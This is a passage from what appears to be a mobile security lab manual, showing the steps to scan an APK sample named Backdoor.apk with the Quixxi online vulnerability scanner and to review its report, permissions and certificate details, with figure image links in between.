


Figure 2.2.1: Quixxi website

5. When the **Choose an action** pop-up appears, click **Files**.




Figure 2.2.2: Choose an action pop-up

6. The **Downloads** screen appears; double-click **Backdoor.apk**.
7. Quixxi starts scanning the selected APK file (**Backdoor.apk**) for vulnerabilities.




Figure 2.2.3: Quixxi scanning for vulnerabilities

TASK 2.2

Analyze the Scan Result

8. After the scan finishes, **Vulnerability Scan Report: A Summary** appears displaying the application name, vulnerabilities scanned, high severity threats, etc., as shown in the screenshot.




Figure 2.2.4: Quixxi Scan Report

9. Click to expand **Permissions Used** node to view the permissions.




Figure 2.2.5: Permissions Used section

10. Scroll-down, click to expand **CERTIFICATION INFORMATION** node to view certification details.


